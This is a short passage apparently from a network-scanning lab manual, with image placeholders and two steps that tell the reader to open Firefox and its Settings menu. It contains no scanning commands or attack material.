


Module 03 – Scanning Networks

4. Now, launch the **Firefox** browser.


Note: If a **Default Browser** pop-up appears, click **Not now**.

5. Click the **Open menu** icon in the top-right corner of the browser window and click **Settings**.




Module 03 – Scanning Networks

